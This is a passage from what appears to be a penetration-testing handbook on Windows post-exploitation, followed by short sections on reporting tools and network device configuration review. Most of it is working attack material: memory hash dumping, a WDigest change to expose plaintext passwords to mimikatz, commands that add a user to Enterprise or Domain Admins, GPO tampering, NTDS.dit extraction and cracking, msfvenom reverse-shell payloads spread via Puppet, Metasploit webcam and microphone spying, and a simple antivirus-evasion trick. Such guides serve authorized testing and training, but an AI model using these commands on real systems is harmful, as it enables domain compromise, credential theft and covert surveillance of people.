0x880b5008 0x231b7008 \SystemRoot\System32\Config\SECURITY
0x88164518 0x231cc518 \SystemRoot\System32\Config\SAM # SAM
0x8bd019c8 0x24aec9c8 \Device\HarddiskVolume1\Boot\BCD
0x8bdd2008 0x24772008 \SystemRoot\System32\Config\SOFTWARE
0x8f5549c8 0x1f39e9c8 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x90e83008 0x1f09f008 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x955a9450 0x15468450 \??\C:\System Volume Information\Syscache.hve
0x988069c8 0x3aa329c8 \??\C:\Users\Fubar\ntuser.dat
```

All that remains now is to dump the hashes. To do this we need to pass volatility’s “hashdump” module the virtual memory offsets to the SYSTEM and SAM hives, which we have.

```
root@Josjikawa:~/Tools/volatility# ./vol.py hashdump -f ../../Desktop/memory.dmp --
↳profile=Win7SP1x86
sys-offset=0x87a1c008 sam-offset=0x88164518

Volatility Foundation Volatility Framework 2.4

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Fubar:1001:aad3b435b51404eeaad3b435b51404ee:8119935c5f7fa5f57135620c8073aaca:::
user1:1003:aad3b435b51404eeaad3b435b51404ee:7d65996108fccae892d38134a2310a4e:::
```

These Virtual Machine core dumps can be very large (1 GB+). If transferring them over the network is not an option you can always drop a copy of volatility on the target machine. Starting from version 2.4, volatility has binary packages

for Windows, Linux and OSX.

```
# Binary package on OSX 10.9.4

Avalon:Volatility-2.4 b33f$ ./volatility_2.4_x64 hashdump -f ../memory.dmp --
↳profile=Win7SP1x86
sys-offset=0x87a1c008 sam-offset=0x88164518

Volatility Foundation Volatility Framework 2.4

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Fubar:1001:aad3b435b51404eeaad3b435b51404ee:8119935c5f7fa5f57135620c8073aaca:::
user1:1003:aad3b435b51404eeaad3b435b51404ee:7d65996108fccae892d38134a2310a4e:::
```

NonAdmin

mimikittenz

<https://github.com/putterpanda/mimikittenz>

WebCredentials

<https://github.com/samratashok/nishang/blob/master/Gather/Get-WebCredentials.ps1>

WinCreds

<https://github.com/peewpw/Invoke-WCMDump/blob/master/Invoke-WCMDump.ps1>

BroserCookies

<https://github.com/sekirkity/BrowserGather>

SessionGopher

<https://github.com/fireeye/SessionGopher>

Admins

mimikatz

<https://github.com/gentilkiwi/mimikatz>

To make it work on windows 10 we need to change one registry value :

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
↳UseLogonCredential /t REG_DWORD /d 1 /f
```

And then make the user logon again :

```
rundll32.exe user32.dll,LockWorkStation
```

Active Directory Built-In Groups Self-Elevation

Generally when we talk about elevation using Built-In groups, it is considered to be a Local administrator to a higher privileged user.

As mentioned in a [ADSecurity Blog](#) there are a few built-in groups with the ability to logon to Domain Controllers by default:

- Enterprise Admins (member of the domain Administrators group in every domain in the forest)
- Domain Admins (member of the domain Administrators group)
- Administrators
- Backup Operators
- Server Operators
- Account Operators
- Print Operators (Currently has no obvious methods of elevating privileges)

During a penetration testing engagement, this is probably the least used but one of the most effective ways of compromising the domain administrator. This has been shared by Jason Filley in his blog [Active Directory Built-In Groups Self-Elevation](#)

Built-In Administrators to EA/DA

If you have local administrator access to the domain controller, however do not have domain administrative access, the elevation is pretty simple. We need to only add the user we are utilizing into the domain admins group, utilizing a privileged command prompt and we are done.

```
net group "Domain Admins" %username% /DOMAIN /ADD
```

Below are interesting cases on how one could utilize other Built-In Administrators to elevate to Enterprise Admin/ Domain Admin/ Built-In Administrator

Server Operators elevate to EA/DA/BA

Server Operators can modify the properties of certain services. The Computer Browser (“browser”) service is disabled by default and can easily be changed to run a command as System, which on DC’s has permissions to modify the built-in administrative groups.

```
C:\>sc sdshow browser

D: (A;;CCLCSWLOCRRC;;;AU) (A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA) (A;;
↪CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SO) (A;;CCLCSWRPWPDTLOCRRC;;;SY) S: (AU;FA;
↪CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
```

Here we see that Server Operators (“SO”) can write all properties (“WP”) for the browser service. Change the browser service properties to call “net group” instead.

```
C:>sc config browser binpath= "C:\Windows\System32\cmd.exe /c net group "Enterprise Admins" %user-
name% /DOMAIN /ADD" type= "share" group= "" depend= "" [SC] ChangeServiceConfig SUCCESS
```

```
C:>sc start browser [SC] StartService FAILED 1053:
```

The service did not respond to the start or control request in a timely fashion.

Success: user added to “Enterprise Admins”

Account Operators elevate to privileged group via nested group

Account Operators have no permissions to modify the EA/DA/BA groups. However, if someone has been reckless enough to nest a group in a privileged group, Account Operators can still modify the nested group (by default). Suppose someone added the “NestedGroup” group as a member of the BA group:

```
net group "NestedGroup" %username% /DOMAIN /ADD
```

Succeeds. The user is now a member of “NestedGroup” and by inclusion a member of BA.

Member of Backup Operators elevate to Administrators

The sole purpose of the BO group is to back up and restore domain controllers (or any part thereof), so that’s what we’ll do.

Get the SID of the target user account:

```
C:\>dsquery user -name %username% | dsget user -sid
sid
S-1-5-21-2079967355-3169663337-3296943937-1111
dsget succeeded
```

As member of Backup Operators group, copy the Default Domain (or other applicable) GPO to a temporary location (e.g. your Desktop):

```
C:\Windows\SYSVOL\domain\Policies\{*}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
```

Edit or add the Restricted Groups values, adding the SID of your account to the desired group (e.g. “S-1-5-32-544” == “Built-In Administrators”):

```
=====
[Group Membership]
*S-1-5-32-544__Memberof =
*S-1-5-32-544__Members = <etc etc etc>, *S-1-5-21-2079967355-3169663337-3296943937-1111
```

Back the file up. Restore the file and redirect it to the real SYSVOL location, overwriting the existing GPO. Wait for GP refresh. Success.

2.4.5 High Impact Exploitation

This section mainly focuses on the Post-exploitation which can be show to the higher management for impact or showing risk such as reading emails (either by reading .pst files or having access to the exchange server), having access to the File-servers holding confidential data, able to access employees laptop/ desktop (watch them via webcam/ listen to the surroundings using microphones). The assumption is we have already compromised the domain administrator of the Windows Domain.

A Personal Folders file (.pst) is an Outlook data file that stores your messages and other items on your computer.

readpst (linux) or [readpst.exe](#) can be used to read pst mailbox for passwords

```
ReadPST / LibPST v0.6.59
Little Endian implementation being used.
Usage: readpst [OPTIONS] {PST FILENAME}
OPTIONS:
    -V          - Version. Display program version
```

(continues on next page)

(continued from previous page)

```

-D      - Include deleted items in output
-M      - Write emails in the MH (rfc822) format
-S      - Separate. Write emails in the separate format
-e      - As with -M, but include extensions on output files
-h      - Help. This screen
-o <dirname> - Output directory to write files to. CWD is changed after*
→opening pst file
-q      - Quiet. Only print error messages
-r      - Recursive. Output in a recursive format
-t[eajc] - Set the output type list. e = email, a = attachment, j =
→journal, c = contact
-w      - Overwrite any output mbox files

```

Only one of -M -S -e -k -m -r should be specified

Once readpst has converted the contents of the .pst file to plaintext documents, we can search through them using the built-in “findstr” command.

```

findstr /s /i /m "password" *.*

"/s" tells findstr to search through the current directory and subdirectories.
"/i" specifies that the search should be case insensitive.
"/m" tells findstr to output the file name rather than the file contents - if we
→output the contents, we may quickly be swamped with output that we'll still have to
→sift through. Depending on the amount of output, you may also quickly exceed cmd.
→exe's limits.
*.*, of course, means that we're searching through files of any name and any type.

```

The above has been taken from the [Pillaging .pst Files](#)

This is applicable in a Microsoft environment that uses Outlook but does not back up email to .pst files.

The assumption is that we have already compromised the Exchange Administrator account on the Exchange server. We'll use two techniques to search through mailboxes of interest. The first is to give ourselves full access to the targeted user's mailbox; the second is to use built-in management features to search through a mailbox of our choosing.

Full access to the targeted user's mailbox

- Step 1: Add a Mailbox - Create a new mailbox by using web-based Exchange Admin Center (EAC). The “mailboxes” section allows us to add a new user mailbox. The user receiving the mailbox can come from the list of Active Directory users, or the Administrator can create a new user.
- Step 2: Mailbox Delegation - Once our new user's mailbox is created, we can give ourselves full access to our target user mailbox. This can be done by using targeted user mailbox account options. Go to the account settings of targeted user mailbox, select the edit option, select “mailbox delegation,” and add our new user to the “Full Access” section. Once that's complete, we can log in to our recently created mailbox with the username and password we set, then open another mailbox without being required to enter any credentials

However, when we interact with their mailbox, it's as if they are doing it, so emails previously marked as unread will be marked as read after being opened.

Search-Mailbox cmdlet

- If we have access to the exchange server and Exchange Management Tools are installed on a machine, they include the Exchange Management Shell, which is a version of Powershell with specific features for adminis-

tering exchange. “Search-Mailbox,” allow us to make specific search queries on mailboxes of interest without manually giving ourselves full-access and logging in.

- However, Search-Mailbox belongs to administrators with the “Discovery Management” role. We have to add the compromised account to the members of this role by visiting EAC and going to “permissions,” “admin roles” and editing the “Discovery Management” to add the account we compromised.
- Search-Mailbox Syntax

```
Search-Mailbox -Identity "First Last" -SearchQuery "String" -TargetMailbox_
↳ "DiscoveryMailbox" -TargetFolder "Folder" -LogLevel Full
```

```
Identity is the Active Directory username
SearchQuery is the string of text we're looking for,
TargetMailbox is the mailbox where emails containing that string will be_
↳ sent (hence the need to control a mailbox),
TargetFolder is the folder in that mailbox where they'll go
```

Example:

```
Search-Mailbox -Identity "Targeted User" -SearchQuery "Password" -TargetMailbox_
↳ "NewMailboxCreated" -TargetFolder "Inbox" -LogLevel Full
```

Now we simply pop back over to the mailbox of the user we created and inspect the newly arrived email(s):

The above has been taken from [Pillage Exchange](#)

We can get a list of file servers in the windows active directory by using Powersploit-Powerview-Get-NetFileServer funtion. Once we have the file server list, we can view the file server contents utilizing Windows explorer. We can also mount the file server using mount.cifs

```
mount.cifs //{ip address}/{dir} /mnt/mountdirectory --verbose -o "username=foo,
↳ password=bar, domain=domainname, ro"
```

Sean Metcalf has written a brilliant blog [How Attackers Dump Active Directory Database Credentials](#)

The above blog covers:

- Grabbing the ntds.dit file locally on the DC using NTDSUtil's Create IFM
- Pulling the ntds.dit remotely using VSS shadow copy
- Pulling the ntds.dit remotely using PowerSploit's Invoke-NinjaCopy (requires PowerShell remoting is enabled on target DC).
- Dumping Active Directory credentials locally using Mimikatz (on the DC).
- Dumping Active Directory credentials locally using Invoke-Mimikatz (on the DC).
- Dumping Active Directory credentials remotely using Invoke-Mimikatz.
- Dumping Active Directory credentials remotely using Mimikatz's DCSync.

The methods covered above require elevated rights since they involve connecting to the Domain Controller to dump credentials.

The statement “We do have all the users password hashes of your organization and X number of passwords were cracked in X number of days” make a good impact for your client.

Metasploit provide a post exploitation module for taking snapshots from webcam and recording sounds from microphone. Imagine, the impact of informing the client that we can view a person live-feed or record sounds from a meeting room without being present in the same room. Maybe in the meeting there were discussing about passwords, company secrets, operations, future plannings, spendings, etc.

Webcam

This module will allow the user to detect installed webcams (with the LIST action) or take a snapshot (with the SNAPSHOT) action.

```
msf > use post/windows/manage/webcam
msf post(webcam) > info

Name: Windows Manage Webcam
Module: post/windows/manage/webcam

Available actions:
Name      Description
-----
LIST      Show a list of webcams
SNAPSHOT  Take a snapshot with the webcam

Basic options:
Name      Current Setting  Required  Description
-----
INDEX     1                  no        The index of the webcam to use
QUALITY   50                 no        The JPEG image quality
SESSION   yes                yes       The session to run this module on.
```

Record_Mic

This module will enable and record your target's microphone.

```
msf post(webcam) > use post/multi/manage/record_mic
msf post(record_mic) > info

Name: Multi Manage Record Microphone
Module: post/multi/manage/record_mic

Basic options:
Name      Current Setting  Required  Description
-----
DURATION  5                no        Number of seconds to record
SESSION   yes              yes       The session to run this module on.
```

Sinn3r has written a blog [The forgotten spying feature: Metasploit's Mic Recording Command](#) which can provide more information. Once, we have recorded the meetings, the sound WAV files can be converted to text using speech to text api.

User Activity

If we have a meterpreter from a windows machine, we can use Problem Steps Recorder (PSR)(Microsoft In-built tool) to captures screenshots and text descriptions of what a user is doing on their system.

```
psr.exe [/start |/stop][/output <fullfilepath>] [/sc (0|1)] [/maxsc <value>]
[/sketch (0|1)] [/slides (0|1)] [/gui (0|1)]
[/arcetl (0|1)] [/arcxml (0|1)] [/arcmht (0|1)]
[/stopevent <eventname>] [/maxlogsize <value>] [/recordpid <pid>]

/start Start Recording. (Outputpath flag SHOULD be specified)
```

(continues on next page)

(continued from previous page)

```
/stop Stop Recording.  
/sc Capture screenshots for recorded steps.  
/maxsc Maximum number of recent screen captures.  
/maxlogsize Maximum log file size (in MB) before wrapping occurs.  
/gui Display control GUI.  
/arcetl Include raw ETW file in archive output.  
/arcxml Include MHT file in archive output.  
/recordpid Record all actions associated with given PID.  
/sketch Sketch UI if no screenshot was saved.  
/slides Create slide show HTML pages.  
/output Store output of record session in given path.  
/stopevent Event to signal after output files are generated.
```

Once, we have a meterpreter, we can use shell to execute it

```
psr.exe /start /gui 0 /output C:\Users\Dan\Desktop\cool.zip;  
Start-Sleep -s 20;  
psr.exe /stop;
```

Refer [Using Problem Steps Recorder \(PSR\) Remotely with Metasploit](#)

A hypervisor or virtual machine monitor (VMM) is computer software, firmware or hardware that creates and runs virtual machines. Many of times, we would find that the client has deployed a common 4-tier architecture such as development, testing, staging, production (DEV, TEST, STAGING, PROD) on to hypervisor i.e. each environment on one hypervisor. If you compromise the Hypervisor (mostly attached to Windows Domain), you would end up compromising whole (DEV/ TEST/ STAGING and PROD) environment. Once, we compromised a client SAP environment in such manner.

As we already have domain administrator privileges, we own the network and possibly have access to every machine. However, we will cover a non-traditional way to strategically target and compromise computers.

Microsoft's System Center Configuration Manager

SCCM is a platform that allows for an enterprise to package and deploy operating systems, software, and software updates. It allows for IT staff to script and push out installations to clients in an automated manner. If you can gain access to SCCM, it makes for a great attack platform. It heavily integrates Windows PowerShell, has excellent network visibility, and has a number of SCCM clients as SYSTEM just waiting to execute your code as SYSTEM.

Enigma has written a awesome blog [Target workstation compromise with SCCM](#)

Microsoft System Center Operations Manager

System Center Operations Manager (SCOM) is a cross-platform data center monitoring system for operating systems and hypervisors. It uses a single interface that shows state, health and performance information of computer systems. It also provides alerts generated according to some availability, performance, configuration or security situation being identified. It works with Microsoft Windows Server and Unix-based hosts.

SCOM also allows to monitor health of the system and provide powershell interface to the machine or provide an ability to execute a script on a particular machine.

Puppet

Puppet is an open-source software configuration management tool. It runs on many Unix-like systems as well as on Microsoft Windows. It was created to easily automate repetitive and error-prone system administration tasks. Puppet's

easy-to-read declarative language allows you to declare how your systems should be configured to do their jobs.

However, if an organization is utilizing puppet to control its servers/ workstations and we have compromised puppet server. We can just create a metasploit meterpreter based on the target operating system (Windows/ Linux) using msfvenom.

- Linux

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=
↳<Your Port to Connect On> -f elf > shell.elf
```

- Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=
↳<Your Port to Connect On> -f exe > shell.exe
```

- Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your_
↳Port to Connect On> -f macho > shell.macho
```

Create a module in puppet to include this payload using file resource and store it on the targeted machine. Utilizing exec resource, execute the payload and we would receive the meterpreter on the listener.

Tanoy Bose has written the blog on [Enterprise Offense: IT Operations \[Part 1\] - Post-Exploitation of Puppet and Ansible Servers](#)

Todo:

- The Email- Mailbox Post exploitation – Also check if someone has exploited this (check logs) – which is also connected to Domain?
 - How does google email work?
 - File Hunting – Better ways!! Faster ways!!
-

Credmap: The credential Mapper

credmap is an open source tool created by [Roberto Salgado](#) to check for credential reuse. It is capable of testing the supplied user credentials on several websites to test if the password has been reused or not. This tool can be of great advantage to check the validation of the gathered credentials on other social media sites as well.

```
Usage: credmap.py --email EMAIL | --user USER | --load LIST [options]
```

Options:

-h/--help	show this help message and exit
-v/--verbose	display extra output information
-u/--username=USER..	set the username to test with
-p/--password=PASS..	set the password to test with
-e/--email=EMAIL	set an email to test with
-l/--load=LOAD_FILE	load list of credentials in format USER:PASSWORD
-f/--format=CRED_F..	format to use when reading from file (e.g. u e:p)
-x/--exclude=EXCLUDE	exclude sites from testing
-o/--only=ONLY	test only listed sites
-s/--safe-urls	only test sites that use HTTPS
-i/--ignore-proxy	ignore system default HTTP proxy

(continues on next page)

(continued from previous page)

```
--proxy          set proxy (e.g. "socks5://192.168.1.2:9050")
--list           list available sites to test with
--update         update from the official git repository
```

Examples:

```
./credmap.py --username janedoe --email janedoe@email.com
./credmap.py -u johndoe -e johndoe@email.com --exclude "github.com, live.com"
./credmap.py -u johndoe -p abc123 -vvv --only "linkedin.com, facebook.com"
./credmap.py -e janedoe@example.com --verbose --proxy "https://127.0.0.1:8080"
./credmap.py --load creds.txt --format "e.u.p"
./credmap.py -l creds.txt -f "u|e:p"
./credmap.py -l creds.txt
./credmap.py --list
```

2.4.6 Appendix-I : Windows Credentials

In this section, we have explained the concepts about authentication, credentials and authenticators, credential storage, authentication protocols, logon types. The below has been directly taken from the [Mitigating Pass-the-Hash \(PtH\) Attacks and Other Credential Theft, Version 1 and 2](#)

When a user wants to access a computing resource, they must provide information that identifies who they are, their identity, and proof of this identity in the form of secret information that only they are supposed to know. This proof of identity is called an **authenticator**. An authenticator can take various forms, depending on the authentication protocol and method. The combination of an **identity** and an **authenticator** is called an **authentication credential or credential**. The process of creation, submission, and verification of credentials is described simply as **authentication**, which is implemented through various authentication protocols, such as NTLM and Kerberos authentication. Authentication establishes the identity of the user, but not necessarily the user's permission to access or change a computing resource, which is handled by a separate authorization process.

Credentials are typically created or converted to a form required by the authentication protocols available on a computer. Credentials may be stored in LSASS process memory for use by the account during a session. Credentials must also be stored on disk in authoritative databases, such as the SAM database and the Active Directory database.

Identities - usernames

In Windows operating systems, a user's identity takes the form of the account's username, either the "user name" (SAM Account Name) or the User Principal Name (UPN).

Windows authenticators

Windows Credential Types, lists the credential authenticator types in Windows operating systems and provides a brief description of each type.

Cred- en- tial Type	Description
Plain- text cre- den- tials	When a user logs on to a Windows computer and provides a username and credentials, such as a password or PIN, the information is provided to the computer in plaintext. This plaintext password is used to authenticate the user's identity by converting it into the form required by the authentication protocol. Current versions of Windows also retain an encrypted copy of this password that can be decrypted back to plaintext for use with authentication methods such as Digest authentication.
NT hash	The NT hash of the password is calculated using an unsalted MD4 hash algorithm. MD4 is a cryptographic one-way function that produces a mathematical representation of a password. This hashing function is designed to always produce the same result from the same password input, and to minimize collisions where two different passwords can produce the same result. This hash is always the same length and cannot be directly decrypted to reveal the plaintext password. Because the NT hash only changes when the password changes, an NT hash is valid for authentication until a user's password is changed. This also means that if two accounts use an identical password, they will also have an identical NT password hash.
LM Hash	LAN Manager (LM) hashes are derived from the user password. Legacy support for LM hashes and the LAN Manager authentication protocol remains in the Windows NTLM protocol suite, but default configurations and Microsoft security guidance have discouraged their use for more than a decade. LM hashes have a number of challenges that make them less secure and more valuable to attackers if stolen: <ul style="list-style-type: none"> - hashes required a password to be less than 15 characters long and contain only ASCII characters. - LM Hashes also do not differentiate between uppercase and lowercase letters. Techniques to obtain the plaintext value from a LM hash with relatively low effort have been available for a number of years, so the loss of a LM hash should be considered nearly equivalent to the loss of plaintext password.
Win- dows lo- gon cached pass- word veri- fiers	These verifiers are stored in the registry (HKLM\Security) on the local computer and provide validation of a domain user's credentials when the computer cannot connect to Active Directory during a user logon. These are not credentials, as they cannot be presented to another computer for authentication, and they can only be used to locally verify a credential.

Credential Storage

Credential Storage, lists the types of credential storage locations available on the Windows operating system.

Credential sources	Description
Security Accounts Manager (SAM) database	<p>The SAM database is stored as a file on the local disk, and is the authoritative credential store for local accounts on each Windows computer. This database contains all the credentials that are local to that specific computer including the built-in local Administrator account and any other local accounts for that computer.</p> <p>The SAM database stores information on each account, including the username and the NT password hash. By default, the SAM database does not store LM hashes on current versions of Windows. It is important to note that no password is ever stored in a SAM database, only the password hashes.</p>
Local System Security Authority Subsystem (LSASS) process memory	<p>The Local Security Authority (LSA) stores credentials in memory on behalf of users with active Windows sessions. This allows users to seamlessly access network resources, such as file shares, Exchange mailboxes, and SharePoint sites, without reentering their credentials for each remote service. LSA may store credentials in multiple forms including: - Reversibly encrypted plaintext - Kerberos tickets (TGTs, service tickets) - NT hash - LM hash</p> <p>If the user logs on to Windows using a smartcard, LSA will not store a plaintext password, but it will store the corresponding NT hash value for the account and the plaintext PIN for the smartcard.</p>
LSA secrets on disk	<p>A Local Security Authority (LSA) secret is a secret piece of data that is accessible only to SYSTEM account processes. Some of these secrets are credentials that must persist after reboot and are stored in encrypted form on disk. Credentials stored as LSA secrets on disk may include: - Account password for the computer's Active Directory account. - Account passwords for Windows services configured on the computer. - Account passwords for configured scheduled tasks. - Account passwords for IIS application pools and websites. - An attack tool running as an account with administrative privileges on the computer can exploit those privileges to extract these LSA secrets.</p>
Domain Active Directory Database (NTDS.DIT)	<p>The Active Directory database is the authoritative store of credentials for all user and computer accounts in an Active Directory domain. Each writable domain controller in the domain contains a full copy of the domain's Active Directory database, including account credentials for all accounts in the domain. Read-only domain controllers (RODCs) house a partial local replica with credentials for a selected subset of the accounts in the domain. By default, RODCs do not have a copy of privileged domain accounts.</p> <p>The Active Directory database stores a number of attributes for each account, including both username types and the following: - NT hash for current password. - NT hashes for password history (if configured).</p>
Credential Manager (CredMan) store	<p>Users manage credentials through the Credential Manager Control Panel applet. These credentials are stored on disk and protected using the Data Protection Application Programming Interface (DPAPI), which</p>

Before we dig down in gathering credentials from a compromised machine, we should understand about Windows authentication protocols

Windows authentication protocols

The following table provides information on Windows authentication protocols and a brief description of each supported protocol.

Pro- to- col	Description
Ker- beros	Kerberos is the default and preferred authentication protocol for domain authentication on current Windows operating systems. Kerberos relies on a system of keys, tickets, and mutual authentication in which keys are normally not passed across the network. (Direct use of the key is permitted for some application clients under certain circumstances). Certain Kerberos-specific objects that are used in the authentication process are stored as LSA secrets in memory, such as Ticket Granting Tickets (TGT) and Service Tickets (ST). TGTs are Single sign-on (SSO) authentication credentials that can be reused for lateral movement or privilege escalation, while STs are not credentials that can be used for lateral movement or privilege escalation.
NTLM	NTLM protocols are authentication protocols that use a challenge and response method to make clients mathematically prove that they have possession of the NT hash. Current and past versions of Windows support multiple versions of this protocol, including NTLMv2, NTLM, and the LM authentication protocol.
Di- gest	Digest is a standards-based protocol typically used for HTTP and Lightweight Directory Access Protocol (LDAP) authentication. Digest authentication is described in RFCs 2617 and 2831.

2.4.7 Appendix-II Cracking Hashes

Recently, we were given a requirement by a customer to figure out if any user in their Active Directory are using simple passwords!

For this, they provided us with the Active Directory database which can be taken from a domain controller by using the below command on an administrative shell.

```
ntdsutil "ac in ntds" "ifm" "cr fu c:\temp" q q
```

Once, this database is obtained, it can be converted to the required format

```
domain\username:RID:lmhash:nthash:::
```

by running **Impacket Secretsdump**

```
secretsdump.py -system registry/SYSTEM -ntds Active\ Directory\ntds.dit LOCAL -  
→outputfile customer
```

The command above will create a file called “customer.ntds” which we can use for password cracking.

Now, we can try john or hashcat to do the password cracking.

LM:NT/ NT-Hashes

The above database would have your LM:NT hashes and can be cracked using

```
john --wordlist=<Word_Dictionary.txt> --format=LM customer.ntds
```

However, for some strange reason, only 140 hashes were getting loaded in John instead of approx 50K hashes. So, we converted LM:NT hashes to NT hashes.

```
domain\username:RID:lmhash:nthash:::
```

to

```
domain\username:nthash
```

and loaded it in John

```
john --wordlist=<Word_Dictionary.txt> --format=NT customer.nt
```

Instead of our custom dictionary customer provided, we also tried the rockyou.txt and darkc0de.lst dictionaries. However, the customer also wanted to try variations of Passwords such as Password@123, in place of @, maybe !, #, \$, %, ^, &, * etc. This thing can be solved with John Rules

KoreLogic Rules

KoreLogic used a variety of custom rules to generate the passwords. These _same_ rules can be used to crack passwords in corporate environments. These rules were originally created because the default ruleset for John the Ripper fails to crack passwords with more complex patterns used in corporate environments.

Download [KoreLogic's Custom rules](#)

To use KoreLogic's rules in John the Ripper: download the rules.txt file - and perform the following command in the directory where your john.conf is located.

```
cat rules.txt >> john.conf
```

Example command lines are as follows:

```
# ./john -w:Lastnames.dic --format:nt --rules:KoreLogicRulesAdd2010Everywhere pwdump.  
↪txt  
# ./john -w:3EVERYTHING.doc --format:ssha --rules:KoreLogicRulesMonthsFullPreface_  
↪fgdump.txt  
# ./john -w:Seasons.dic --format:md5 --rules:KoreLogicRulesPrependJustSpecials /etc/  
↪shadow
```

or everything as once

```
# for ruleset in `grep KoreLogicRules john.conf | cut -d: -f 2 | cut -d\ | -f 1`; do_  
↪echo ./john --rules=${ruleset} --wordlist=sports_teams.dic --format=nt pwdump.txt;_  
↪done
```

Loopback?

John has loopback thing, also where it uses passwords which has been already cracked to crack more passwords.

```
--loopback[=FILE]           like --wordlist, but fetch words from a .pot file
```

For more information Refer [John the Ripper CheatSheet](#)

Password Statistics

BlackHills has released [Domain Password Audit Tool](#) that will generate password use statistics from password hashes dumped from a domain controller and a password crack file such as hashcat.potfile generated from the Hashcat tool during password cracking.

2.4.8 Appendix-III Interesting Stories

- [Enumerating Excluded AntiVirus Locations](#)
- [Launching Empire from Meterpreter/ Beacon and passing meterpreter to Metasploit/ Cobalt Strike](#) : Refer Sixdub blog on [Empire & Tool Diversity: Integration is Key](#)
- [PowerMemory](#)
- [Data Exfiltration Toolkit \(DET\)](#)

2.4.9 Appendix-IV Simple AV-Evading

One pretty simple way to evade AV is to change the name of the file, the name of the functions in it and to pull out any comment

This works pretty well for any tool written with Powershell, Python. If the tool has to be compiled, do the same with the sources and recompile it.

```
find . -type f -exec perl -pi -e 's/blabla/bloblo/' {} \;
```

Note: AV uses signatures. We just need to make the pattern not in our tool.

2.5 Reporting

This blog would explore different open-source reporting tools and data-management tools which can be utilized to during Penetration Test.

2.5.1 Open-Source Reporting Tools

Serpico

Serpico : Simple RePort wrItIng and CollaboratiOn tool - Serpico is a penetration testing report generation and collaboration tool. It was developed to cut down on the amount of time it takes to write a penetration testing report.

Serpico is at its core a report generation tool but targeted at creating information security reports. When building a report the user adds “findings” from the template database to the report. When there are enough findings, click ‘Generate Report’ to create the docx with your findings. The docx design comes from a Report Template which can be added through the UI; a default one is included. The Report Templates use a custom Markup Language to stub the data from the UI (i.e. findings, customer name, etc) and put them into the report.

DART

DART : DART is a test documentation tool created by the Lockheed Martin Red Team to document and report on penetration tests in isolated network environments.

2.5.2 Open-Source Data-Management Tools

Cisco Kvasir

Cisco Kvasir : Kvasir is a web-based application with its goal to assist “at-a-glance” penetration testing. Disparate information sources such as vulnerability scanners, exploitation frameworks, and other tools are homogenized into a unified database structure. This allows security testers to accurately view the data and make good decisions on the next attack steps. More Information at [Introducing Kvasir](#)

Threadfix

Threadfix : ThreadFix is a software vulnerability aggregation and management system that helps organizations aggregate vulnerability data, generate virtual patches, and interact with software defect tracking systems.

Salesforce Vulnreport

SalesForce Vulnreport : Vulnreport is a platform for managing penetration tests and generating well-formatted, actionable findings reports without the normal overhead that takes up security engineer’s time. The platform is built to support automation at every stage of the process and allow customization for whatever other systems you use as part of your pentesting process.

2.6 Configuration Review

So far, we have discussed about the IT infrastructure penetration testing in which plethora of attacking methods, tools, commands were explained. Now it’s time get our hands dirty with the secure configuration re‘view of network devices. Often in an engagement we are required to perform a secure configuration review of network devices such as routers, switches, firewalls etc. We will try to cover devices by different vendors.

2.6.1 Introduction

Before Jumping into the configuration review of devices, let us provide a small introduction to such devices:

Routers

These devices operate at layer 3 of OSI model connect and route data between networks using IP addresses. Once data is routed to the destination network, the data goes to a switch where the destination host might be connected.

Switches

Unlike hub which takes a frame that it receives on any given port and repeats it out to every port on the hub, A switch is an intelligent learning device which learns the MAC address for each host plugged into the switch ports. With this information, the switch will repeat a frame only out to the port that contains the correct destination MAC address.

Firewalls

These are the main devices which protect us in a day to day activities by carefully examining the packets destined to us. Now over the time there are several types of firewalls in action which are listed below.

- **Packet filtering Firewall** : These are essentially routers operating at Layer 3 using set ACLs. Decisions are made to allow and disallow traffic based on the source and destination IP address, protocol, and port number.
- **Stateful Inspection firewall** : Also known as stateful packet inspection (SPI) or dynamic packet-filtering firewall which operates at Layers 3 and 4. A router at home allows us to establish and maintain a session externally with another address. The “state” refers to identifying and tracking sessions that occur in Layers 4 and 5. The rules are changed dynamically when we establish an outbound connection to enable packets from the destination IP address to be returned to you. All other traffic is stopped from reaching our computer, protecting us from the dangers from Internet.
- **Application Firewalls** : These firewalls combine the functionality of the typical firewall operating in the lower OSI layers with the power and deep inspection of application awareness. Based on the information at the application level, such as known malicious traffic, decisions can be made to allow or disallow traffic. for example an appliance or host that screens web traffic before it hits our web server, based on the behavior and content of the web traffic, decisions might be made to refuse access to the web server.

Now lets begin our quest to configuration reviews.

Broadly speaking, the configuration review/ Hardening checks can be categorized for the devices under the 3 major functional categories of a network:

- **Management Plane**: Made up of applications and protocols (SSH, SNMP etc.) it is responsible for the management of traffics that are sent the IOS devices.
- **Data Plane** : This forwards data through a network device and it doesn’t include traffic that is sent to the local IOS device.
- **Control Plane** : This plane processes the traffic, which is very important to maintain the functionality of the network infrastructure. It consists of applications and protocols between the devices.

2.6.2 Cisco Devices

Its always recommended to perform a manual review for the devices. The manual approach may take time but its the best way to learn the IOS configuration commands as well. First and foremost, we need to obtain the configuration file of the device. To do so we will talk a bit about various modes present in CISCO devices.

```
User EXEC          Log in.
↪ Router>
Privileged EXEC    From user EXEC mode, use the enable EXEC command.
↪ Router#
Global configuration From privileged EXEC mode, use the configure terminal.
↪ privileged EXEC command. Router(config)#
```

Now to pull out the configuration of the device one of the simplest way is by using telnet (Though its an insecure protocol, Its just a method)

```
Router# show running-config
```

There are many ways to save the configuration into a text file like saving the config to a tftp/ftp server and then get the file from there etc. But the simplest way is by using Putty emulator, for this we just have to enable the logging section under the sessions tab.

